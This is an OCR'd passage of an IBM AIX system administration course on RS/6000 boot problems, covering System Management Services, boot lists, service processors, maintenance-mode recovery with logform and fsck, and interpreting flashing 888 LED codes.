
If your model does not have a graphic adapter, you need to set up an ASCII terminal on the S1 port. In this case a text version of the **System Management Services** will be started on your terminal.

In the **System Management Service** menu, select Boot or Multiboot (model dependant) to work with the boot list. The look of the menu differs on the various models and firmware levels.

All new RS/6000 models use the following key allocation standard:

1. **F1 or 1 on ASCII terminal**: Start System Management Services
2. **F5 or 5 on ASCII terminal**: Boot diagnostics, use default boot list
3. **F6 or 6 on ASCII terminal**: Boot diagnostics, use custom service boot list

System Management Services



New	List of Boot Devices
[1]	Diskette
[2]	SCSI CD-ROM id=3 (slot=1)
[3]	SCSI 2168 MB Hard Disk id=5 (slot=1)
[4]	Ethernet (Integrated)

Figure 3-8. System Management Services AU1610.0

Notes:

RS/6000's support up to **five boot devices**. Some models only support four. A **default boot list** is stored with the following sequence:

1. Diskette drive
2. CD-ROM
3. Internal disk
4. Communication adapter (like Ethernet or token-ring)

To set a new boot sequence, type the sequence number in the **new** column. Be sure to **save** your changes before exiting.

Service Processors and Boot Failures




Figure 3-9. Service Processors and Boot Failures AU1610.0

Notes:

IBM's family of SMP servers includes a service processor. This processor allows actions to occur even when the regular processors are down.

The SMP servers can be set up to automatically call an IBM support center (or any other site) in case of a boot failure. An automatic transmittal of boot failure information takes place. This information includes LED codes and service request numbers, that describe the cause of the boot failure.

If the data is sent to an IBM Service Center, the information is extracted and placed in a problem record. IBM Service personnel will call the customer to find out if assistance is requested.

A valid service contract is a prerequisite for this dial-out feature of the service processor.

Other features of the service processor are:

- Console mirroring to make actions performed by a remote technician visible and controllable by the customer.

- Remote as well as local control of the system (power-on/off, diagnostics, reconfiguration, maintenance).
- Run-time hardware and operating system surveillance. If, for example, a CPU fails, the service processor would detect this, reboot itself automatically and run without the failed CPU.
- Timed power-on and power-off, reboot on crash, reboot on power loss.

Let's Review


Figure 3-10. Le''s Review AU1610.0

Let’s Review

1. T/F: You must have AIX loaded on your RS/6000 to use the System Management Services Programs.
2. Your RS/6000 is currently powered off. AIX is installed on hdisk1 but the boot list is set to boot from hdisk0. How can you fix the problem and make the machine boot from hdisk1?
3. Your machine is booted and you are sitting at the # prompt. What is the command that will display the boot list? How could you change the boot list?
4. What command is used to fix the boot logical volume?
5. What script controls the boot sequence?

3.2 Solving Boot Problems

Accessing a System That Will Not Boot



Boot the system from the BOS CD-ROM, tape or network device (NIM)

Select maintenance mode

Maintenance

1 Access a Root Volume Group
2 Copy a System Dump to Media
3 Access Advanced Maintenance
4 Install from a System Backup

Perform corrective actions

Recover data

Figure 3-11. Accessing a System That Will Not Boot AU1610.0

Notes:

Before discussing LED/LCD codes that are shown during the boot process we want to identify how a system can be accessed that will not boot. The maintenance mode can be started from an AIX CD, an AIX bootable tape (like an mksysb) or a network device, that has been prepared on a NIM master. The devices that contain the boot media must be stored in the boot lists.

To boot into maintenance modes:

- Newer PCI systems support the **bootlist** command and booting from a **mksysb** tape, but the tape device is by default not part of the boot sequence.
- Verify your boot list, but do not forget that some machines do not have a service boot list. Check that your boot device is part of the boot list:


  # bootlist -m normal -o

- If you want to boot from your internal tape device you need to change the boot list because the tape device by default is not part of the boot list. For example:

```
# bootlist -m normal cd0 rmt0 hdisk0
```

- Insert the boot media (either tape or CD) into the drive.
- Power on the system. The system begins booting from the installation media. After several minutes, **c31** is displayed in the LED/LCD panel. After a few minutes you will see the **Installation and Maintenance** menu.

Booting in Maintenance Mode



Define the System Console

```
        Welcome to Base Operating System
           Installation and Maintenance
>>> 1  Start Install Now with Default Settings

    2  Change/Show Installation Settings and Install

    3  Start Maintenance Mode for System Recovery



Choice [1]: 3
```

```
                 Maintenance

>>> 1  Access a Root Volume Group

    2  Copy a System Dump to Removable Media

    3  Access Advanced Maintenance Functions

    4  Install from a System Backup


Choice [1]: 1
```

Figure 3-12. Booting in Maintenance Mode AU1610.0

Notes:


When booting in maintenance mode you first have to identify the system console that will be used, for example your **lft** terminal or a tty that is attached to the S1 port.

After selecting the console the **Installation and Maintenance** menu is shown.

As we want to work in maintenance mode, we use selection **3** to start up the **Maintenance** menu.

From this point we access our **rootvg** to execute any system recovery steps that may be necessary.

Working in Maintenance Mode



```
                    Access a Root Volume Group

1) Volume Group 001620336e1bc8a3 contains these disks:
     hdisk0  2063  04-C0-00-4,0

2) Volume Group 001620333C9b1b8e contains these disks:
     hdisk1  2063  04-C0-00-5,0



Choice: 1
```

```
                    Volume Group Information

Volume Group ID 001620336e1bc8a3 includes the following logical volumes:

hd6     hd5     hd8     hd4     hd2     hd9var     hd3

1)  Access this Volume Group and start a shell

2)  Access this Volume Group and start a shell before mounting file systems

99) Previous Menu

Choice [99]:
```

Figure 3-13. Working in Maintenance Mode AU1610.0

Notes:

When accessing the rootvg in maintenance mode, you need to select the volume group that is the rootvg. In the example two volume groups exist on the system. Note that only the volume group IDs are shown and not the names of the volume groups.

After selecting the volume group it will show the list of LVs contained in the VG. This is how you confirm you have selected rootvg. Two selections are then offered:

1. **Access this Volume Group and start a shell**

   When you choose this selection the **rootvg** will be activated (varyonvg command), and all file systems belonging to the **rootvg** will be mounted. A shell will be offered to you to execute any system recovery steps.

   Typical scenarios where this selection must be chosen are:

   - Changing a **forgotten root password**
   - Re-creating the **boot logical volume**
   - Changing a **corrupted boot list**

2. **Access this Volume Group and start a shell before mounting file systems**

When you choose this selection the **rootvg** will be activated, but the file system belonging to the **rootvg** will **not be mounted**.


A typical scenario where this selection is chosen is when a corrupted file system needs to be repaired by the **fsck** command. Repairing a corrupted file system is only possible if the file system is not mounted.

Another scenario might be a corrupted **hd8** transaction log. Any changes that take place in the superblock or i-nodes are stored in the log logical volume. When these changes are written to disk, the corresponding transaction logs are removed from the log logical volume.

A corrupted transaction log must be reinitialized by the **logform** command, which is only possible, when no file system is mounted. After initializing the log device, you need to do a file system repair for all file systems that use this transaction log:

```
# logform /dev/hd8
# fsck -y /dev/hd4
# fsck -y /dev/hd2
# fsck -y /dev/hd3
# fsck -y /dev/hd9var
# exit
```

Boot Problem References



AIX Message Guide and Reference	Contains: ➤AIX boot codes
AIX Problem Solving Guide and Reference	Contains: ➤Problem Solving Procedures ➤Problem Summary Form
RS/6000 Service Guides	Contains: ➤PCI firmware checkpoints ➤PCI error codes

Figure 3-14. Boot Problem References AU1610.0

Notes:


Whenever your machine does not boot and you are not sure what is causing the boot problem, look up the LED code in the *AIX Messages Guide and Reference*. It recommends actions that you should follow to fix the problem.

Many other problem solving procedures are described in the *AIX Problem Solving Guide and Reference*. These are manuals which an AIX administrator needs to resolve problems.

PCI **firmware checkpoints** and **error codes** are not explained in the *AIX Messages Guide and Reference*. Since they are hardware related, you need to look them up in your *RS/6000 Service Guide* that belongs to your PCI system.

All RS/6000 service guides are online at:
www.rs6000.ibm.com/resource/hardware_docs.

Firmware Checkpoints and Error Codes



- Explained in *RS/6000 Service Guide*
- Online available on www-1.ibm.com/servers/eserver/pseries/library/hardware_docs

Figure 3-15. Firmware Checkpoints and Error Codes AU1610.0

Notes:

RS/6000s use the LED/LCD display to show the current boot status. These boot codes are called **firmware checkpoints**.

If errors are detected by the firmware during the boot process, an error code is shown on the monitor. For example, the error code 21A00001 indicates that a SCSI device error has occurred.

Firmware checkpoints and error codes are different on various models and they are not listed in the *AIX Messages Guide and Reference*. They are provided in the *RS/6000 Service Guides* of your model. The service guides are available online at: **http://www-1.ibm.com/servers/eserver/pseries/libraryhardware_docs**

Flashing 888




Figure 3-16. Flashing 888 AU1610.0

Notes:

Another type of error you may encounter is a flashing 888.

A flashing 888 indicates that there is more information to be extracted from the system by pressing the reset button.


A **102** indicates that a dump has occurred - your AIX kernel crashed due to bad circumstances. By pressing the reset button the dump code can be obtained. We will cover more on dump in Unit 10 - The AIX Dump Facility.

A **103** may be hardware or software related. More frequent are hardware errors, but a corrupted boot logical volume may also lead to a flashing **888-103**.

If you press the reset button twice you get a **Service Request Number**, that may be used by IBM support to analyze the problem.

In case of a hardware failure, you get the sequence number of the **FRU** (Field Replaceable Unit) and a **location code**. The location code identifies the **physical location** of a device.

Understanding the 103 Message


888 103 104 101 c01 100 204 313 400 500 600 702 800
0 4 C 0 0 0 2 0
LOCATION CODE
# OF FRU SEQUENCE (*1st defect part*)
SRN IDENTIFYING THE FRU (*104-101*)
TYPE OF READ-OUT (*103*)

00=0	11=A	21=K	31=U
01=1	12=B	22=L	32=V
02=2	13=C	23=M	33=W
03=3	14=D	24=N	34=X
04=4	15=E	25=O	35=Y
05=5	16=F	26=P	36=Z
06=6	17=G	27=Q	
07=7	18=H	28=R	
08=8	19=I	29=S	
09=9	20=J	30=T	

FRU = Field Replaceable Unit

SRN = Service Request Number

Figure 3-17. Understanding the 103 Message AU1610.0

Notes:

This picture shows an example 888 sequence.

- 103 determines that the error may be hardware or software related.
- 104-101 provides the **Service Request Number** for technical support. This number together with other system related data is used to analyze the problem.
- c01 identifies the first defect part. More than one part could be described in a 888 sequence.
- The next eight identifiers describe the **location code** of the defect part. These identifiers must be mapped with the shown table to identify the location code. In this example the location code is **04-C0-00-2,0**, which means that the SCSI device with address 2,0 on the built-in SCSI controller causes the flashing 888.

Location Codes: Model 150

